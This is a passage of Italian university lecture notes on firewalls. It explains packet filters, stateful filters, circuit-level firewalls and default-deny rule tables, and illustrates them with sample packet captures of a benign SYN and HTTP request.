L'attaccante mira a mettersi in mezzo alla comunicazione fra due macchine, **passivamente** o **attivamente**.

Firewall

Firewall: sistema di controllo dell'accesso alla rete che verifica tutti i pacchetti che lo attraversano.

Le sue funzioni principali sono generalmente:

- Filtraggio dei pacchetti IP
- Network Address Translation (NAT)

Deve essere l'unico punto di controllo tra la rete protetta e le reti esterne.

Nota sulla grammatica

Da tener presente che:


- "firewall" – corretto
- “fire wall” – errato
- “un firewall” (IT) – corretto
- “una firewall” (IT) – errato

Un firewall (in edilizia) è una parete progettata per dividere un edificio e impedire la propagazione del fuoco.

“Wall of fire” è un incantesimo di 4° livello. (D&D)


I Firewall non sono onnipotenti

Un **firewall** controlla tutto il traffico che transita attraverso di lui, e soltanto il traffico che transita attraverso di lui.



I Firewall non sono onnipotenti

Impotente contro gli attacchi interni (a meno che la rete non sia suddivisa/segmentata in qualche modo).




I Firewall non sono onnipotenti

Un **firewall** controlla tutto il traffico che transita attraverso di lui, e soltanto il traffico che transita attraverso di lui.

Impotente contro gli attacchi interni (a meno che la rete non sia suddivisa/segmentata in qualche modo).

In generale, è **impotente contro i percorsi non controllati**. Per esempio: un modem o una connessione 5G su una macchina che è anche collegata a una LAN.

Percorsi non controllati



I firewall sono computer (o router corazzati)

Il firewall stesso è un computer: può avere vulnerabilità ed essere compromesso.

Nella maggior parte dei casi:

- è una macchina dedicata, un dispositivo embedded con solo un firmware.
- Di solito offre pochi o nessun servizio.

Superficie d'attacco ridotta.

Policy di sicurezza = Regole del Firewall

Un firewall è come un semplice “buttafuori alla porta”.

- Si limita ad applicare delle regole.
- Se le regole sono sbagliate → nessuna protezione.

Le regole del firewall sono essenzialmente l’implementazione tecnica delle politiche di sicurezza di livello superiore.


Ad esempio: “Non voglio che nessun client possa scaricare la posta da server email esterni!”

Una politica di sicurezza deve basarsi su un principio di default deny, cioè:

“nega tutto, tranne…”

RECALL

Stack TCP/IP



Include tutti i protocolli che permettono a due computer di mandare e ricevere messaggi tramite internet.

Tassonomia dei Firewall

Li dividiamo in base alle loro capacità di ispezione dei pacchetti (dai livelli più bassi ai più alti).

Firewall a livello di rete:

- Packet Filter (livello di **rete**)
- Stateful Packet Filter (SPF) (livello di **rete** e **trasporto**)

Firewall a livello applicativo:

- Firewall Circuit Level (livello di **trasporto** e **applicativo**)
- Application Proxies (livello **applicativo**)

```
▷ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
▷ Ethernet II, Src: 3com_03:04:05 (00:01:02:03:04:05), Dst: NarayInf_03:02:01 (00:05:04:03:02:01)
▽ Internet Protocol, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.2 (192.168.1.2)
    Version: 4
    Header length: 20 bytes
  ▷ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 40
    Identification: 0x3d2b (15659)
  ▷ Flags: 0x00
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
  ▷ Header checksum: 0xba51 [correct]
    Source: 192.168.1.1 (192.168.1.1)
    Destination: 192.168.1.2 (192.168.1.2)
▽ Transmission Control Protocol, Src Port: 31337 (31337), Dst Port: http (80), Seq: 4294967295, Len: 0
    Source port: 31337 (31337)
    Destination port: http (80)
    [Stream index: 0]
    Sequence number: 4294967295    (relative sequence number)
    Header length: 20 bytes
  ▷ Flags: 0x02 (SYN)
    Window size: 65535
  ▷ Checksum: 0xb1d5 [validation disabled]
  ▷ [SEQ/ACK analysis]

0000  00 05 04 03 02 01 00 01  02 03 04 05 08 00 45 00   ........ ......E.
0010  00 28 3d 2b 00 00 40 06  ba 51 c0 a8 01 01 c0 a8   .(=+..@. .Q......
0020  01 02 7a 69 00 50 00 00  00 00 00 00 00 00 50 02   ..zi.P.. ......P.
0030  ff ff b1 d5 00 00                                  ......
```

```
▷ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
▷ Ethernet II, Src: 3com_03:04:05 (00:01:02:03:04:05), Ds
▽ Internet Protocol, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.2 (192.168.1.2)
    Version: 4
    Header length: 20 bytes
  ▷ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 40
    Identification: 0x3d2b (15659)
  ▷ Flags: 0x00
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
  ▷ Header checksum: 0xba51 [correct]
    Source: 192.168.1.1 (192.168.1.1)
    Destination: 192.168.1.2 (192.168.1.2)
▽ Transmission Control Protocol, Src Port: 31337 (31337), Dst Port: http (80), Seq: 4294967295, Len: 0
    Source port: 31337 (31337)
    Destination port: http (80)
    [Stream index: 0]
    Sequence number: 4294967295    (relative sequence number)
    Header length: 20 bytes
  ▷ Flags: 0x02 (SYN)
    Window size: 65535
  ▷ Checksum: 0xb1d5 [validation disabled]
  ▷ [SEQ/ACK analysis]

0000  00 05 04 03 02 01 00 01  02 03 04 05 08 00 45 00   ........ ......E.
0010  00 28 3d 2b 00 00 40 06  ba 51 c0 a8 01 01 c0 a8   .(=+..@. .Q......
0020  01 02 7a 69 00 50 00 00  00 00 00 00 00 00 50 02   ..zi.P.. ......P.
0030  ff ff b1 d5 00 00                                  ......
```

NETWORK PACKET FILTERS

STATEFUL PACKET FILTERS

```
▷ Frame 4: 179 bytes on wire (1432 bits), 179 bytes captured (1432 bits)
▷ Ethernet II, Src: 3com_03:04:05 (00:01:02:03:04:05), Dst: NarayInf_03:02:01 (00:05:04:03:02:01)
▷ Internet Protocol, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.2 (192.168.1.2)
▽ Transmission Control Protocol, Src Port: 31337 (31337), Dst Port: http (80), Seq: 0, Ack: 4294965837, Len: 125
    Source port: 31337 (31337)
    Destination port: http (80)
    [Stream index: 0]
    Sequence number: 0    (relative sequence number)
    [Next sequence number: 125    (relative sequence number)]
    Acknowledgement number: 4294965837    (relative ack number)
    Header length: 20 bytes
  ▷ Flags: 0x18 (PSH, ACK)
    Window size: 65535
  ▷ Checksum: 0xf215 [validation disabled]
  ▷ [SEQ/ACK analysis]
▽ Hypertext Transfer Protocol
  ▽ GET /turkey.gif HTTP/1.1\r\n
    ▷ [Expert Info (Chat/Sequence): GET /turkey.gif HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /turkey.gif
      Request Version: HTTP/1.1
    Host:127.0.0.2\r\n
    User-Agent: Mu Dynamics\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    \r\n
```

```
0000  00 05 04 03 02 01 00 01  02 03 04 05 08 00 45 00   ........ ......E.
0010  00 a5 a0 5b 00 00 40 06  56 a4 c0 a8 01 01 c0 a8   ...[..@. V.......
0020  01 02 7a 69 00 50 00 00  00 01 00 00 00 01 50 18   ..zi.P.. ......P.
0030  ff ff f2 15 00 00 47 45  54 20 2f 74 75 72 6b 65   ......GE T /turke
0040  79 2e 67 69 66 20 48 54  54 50 2f 31 2e 31 0d 0a   y.gif HT TP/1.1..
0050  48 6f 73 74 3a 31 32 37  2e 30 2e 30 2e 32 0d 0a   Host:127 .0.0.2..
0060  55 73 65 72 2d 41 67 65  6e 74 3a 20 4d 75 20 44   User-Age nt: Mu D
0070  79 6e 61 6d 69 63 73 0d  0a 41 63 63 65 70 74 2d   ynamics. .Accept-
```

```
▷ Frame 4: 179 bytes on wire (1432 bits), 179 bytes captured (1432 bits)
▷ Ethernet II, Src: 3com_03:04:05 (00:01:02:03:04:05), Dst:
▷ Internet Protocol, Src: 192.168.1.1 (192.168.1.1), Dst: 1
▽ Transmission Control Protocol, Src Port: 31337 (31337), Dst Port: http (80), Seq: 0, Ack: 4294965837, Len: 125
    Source port: 31337 (31337)
    Destination port: http (80)
    [Stream index: 0]
    Sequence number: 0    (relative sequence number)
    [Next sequence number: 125    (relative sequence number)]
    Acknowledgement number: 4294965837    (relative ack number)
    Header length: 20 bytes
  ▷ Flags: 0x18 (PSH, ACK)
    Window size: 65535
  ▷ Checksum: 0xf215 [validation disabled]
  ▷ [SEQ/ACK analysis]
▽ Hypertext Transfer Protocol
  ▽ GET /turkey.gif HTTP/1.1\r\n
    ▷ [Expert Info (Chat/Sequence): GET /turkey.gif HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /turkey.gif
      Request Version: HTTP/1.1
    Host:127.0.0.2\r\n
    User-Agent: Mu Dynamics\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    \r\n
```

CIRCUIT LEVEL FIREWALLS

APPLICATION PROXIES

```
0000  00 05 04 03 02 01 00 01  02 03 04 05 08 00 45 00   ........ ......E.
0010  00 a5 a0 5b 00 00 40 06  56 a4 c0 a8 01 01 c0 a8   ...[..@. V.......
0020  01 02 7a 69 00 50 00 00  00 01 00 00 00 01 50 18   ..zi.P.. ......P.
0030  ff ff f2 15 00 00 47 45  54 20 2f 74 75 72 6b 65   ......GE T /turke
0040  79 2e 67 69 66 20 48 54  54 50 2f 31 2e 31 0d 0a   y.gif HT TP/1.1..
0050  48 6f 73 74 3a 31 32 37  2e 30 2e 30 2e 32 0d 0a   Host:127 .0.0.2..
0060  55 73 65 72 2d 41 67 65  6e 74 3a 20 4d 75 20 44   User-Age nt: Mu D
0070  79 6e 61 6d 69 63 73 0d  0a 41 63 63 65 70 74 2d   ynamics. .Accept-
```

1) Packet Filters (rete)

<u>Elaborazione pacchetto per pacchetto.</u>

Decodifica l'intestazione di rete (e parte dell'intestazione del livello di trasporto):

- **IP sorgente e destinazione**
- **Porta sorgente e destinazione**
- **Tipo di protocollo**
- Opzioni IP
- …

Senza stato (stateless)

- Non può tracciare le connessioni TCP.
- Nessuna ispezione (completa) del payload.

Si trova principalmente sui router (le "ACL" nei dispositivi Cisco).

Regola ~> Reazione

Indipendentemente dalla sintassi specifica, ogni packet filter di rete permette di esprimere il seguente concetto:

- se (il pacchetto corrisponde a una certa condizione) allora esegui questa azione, ad esempio:
  - blocca
  - consenti
  - registra (log)
  - (altre azioni, ad es. limitazione di banda)


2) Stateful (o Dynamic) Packet Filters

Includono i packet filter di rete, e in più:

- tengono traccia dello stato della connessione TCP
  - dopo un SYN deve seguire un SYN-ACK
- è possibile tracciare le connessioni senza aggiungere una regola di risposta
- rendono le regole di bloccaggio più sicure


<u>Esempio</u>

Stateless Packet Filter




Firewall	Src IP	Src PORT	Direction of the 1st packet	Dst IP	Dst PORT	Policy	Description

Stateless Packet Filter




Firewall	Src IP	Src PORT	Direction of the 1st packet	Dst IP	Dst PORT	Policy	Description
FW1	***ANY***	***ANY***	***WWW -> Local***	***ANY***	***ANY***	***DENY***	***Default deny on all firewalls***

Stateless Packet Filter




Firewall	Src IP	Src PORT	Direction of the 1st packet	Dst IP	Dst PORT	Policy	Description
FW1	*ANY*	*ANY*	*WWW -> Local*	*ANY*	*ANY*	*DENY*	*Default deny on all firewalls*
FW1	*ANY*	*ANY*	*Local -> WWW*	*ANY*	*ANY*	*DENY*	*Default deny on all firewalls*

Stateless Packet Filter




Firewall	Src IP	Src PORT	Direction of the 1st packet	Dst IP	Dst PORT	Policy	Description
FW1	*ANY*	*ANY*	*WWW -> Local*	*ANY*	*ANY*	*DENY*	*Default deny on all firewalls*
FW1	*ANY*	*ANY*	*Local -> WWW*	*ANY*	*ANY*	*DENY*	*Default deny on all firewalls*
FW1	*ANY*	*ANY*	*WWW -> Local*	*WS_IP*	*80*	*ALLOW*	*Allow incoming connection to the WS on PORT 80*

Stateless Packet Filter



Firewall	Src IP	Src PORT	Direction of the 1st packet	Dst IP	Dst PORT	Policy	Description
FW1	*ANY*	*ANY*	*WWW -> Local*	*ANY*	*ANY*	*DENY*	*Default deny on all firewalls*
FW1	*ANY*	*ANY*	*Local -> WWW*	*ANY*	*ANY*	*DENY*	*Default deny on all firewalls*
FW1	*ANY*	*ANY*	*WWW -> Local*	*WS_IP*	*80*	*ALLOW*	*Allow incoming connection to the WS on PORT 80*
FW1	*WS_IP*	*80*	*Local -> WWW*	*ANY*	*ANY*	*ALLOW*	*Allow outgoing connection from the WS*

Stateful Packet Filter



Non occorre una regola per la risposta.

Firewall	Src IP	Src PORT	Direction of the 1st packet	Dst IP	Dst PORT	Policy	Description
FW1	*ANY*	*ANY*	*WWW -> Local*	*ANY*	*ANY*	*DENY*	*Default deny on all firewalls*
FW1	*ANY*	*ANY*	*Local -> WWW*	*ANY*	*ANY*	*DENY*	*Default deny on all firewalls*
FW1	*ANY*	*ANY*	*WWW -> Local*	*WS_IP*	*80*	*ALLOW*	*Allow incoming connection to the WS on PORT 80*
~~*FW1*~~	~~*WS_IP*~~	~~*80*~~	~~*Local -> WWW*~~	~~*ANY*~~	~~*ANY*~~	~~*ALLOW*~~	~~*Allow outgoing connection from the WS*~~

Stateful Packet Filters

Include filtri di pacchetti di rete e inoltre:

1. **Maggiore sicurezza grazie al tracciamento dello stato TCP**
   Sapere in che fase si trova una connessione (SYN, SYN-ACK, ESTABLISHED, ecc.) consente di accettare o bloccare traffico in modo più intelligente. Questo previene certi tipi di attacchi.
2. **Non servono regole di risposta dedicate**
   Poiché il firewall riconosce automaticamente il traffico di ritorno associato a una connessione già autorizzata, le configurazioni diventano più semplici e meno soggette a errori.
3. **Regole di blocco più sicure**
   Quando si blocca qualcosa, lo si fa conoscendo il contesto della connessione. Questo evita che pacchetti malevoli sfruttino eccezioni o stati intermedi non previsti.

3) Circuit Firewall (Obsoleto)

Un circuit firewall serve principalmente a controllare se due parti possono avviare una comunicazione, senza preoccuparsi dei dettagli di ciò che si scambieranno dopo.

L'idea è:

1. **Controllare l'inizio della comunicazione**
   Il firewall verifica se la connessione può partire: chi sei, da dove vieni, a cosa ti vuoi collegare.
2. **Stabilire un "canale autorizzato"**
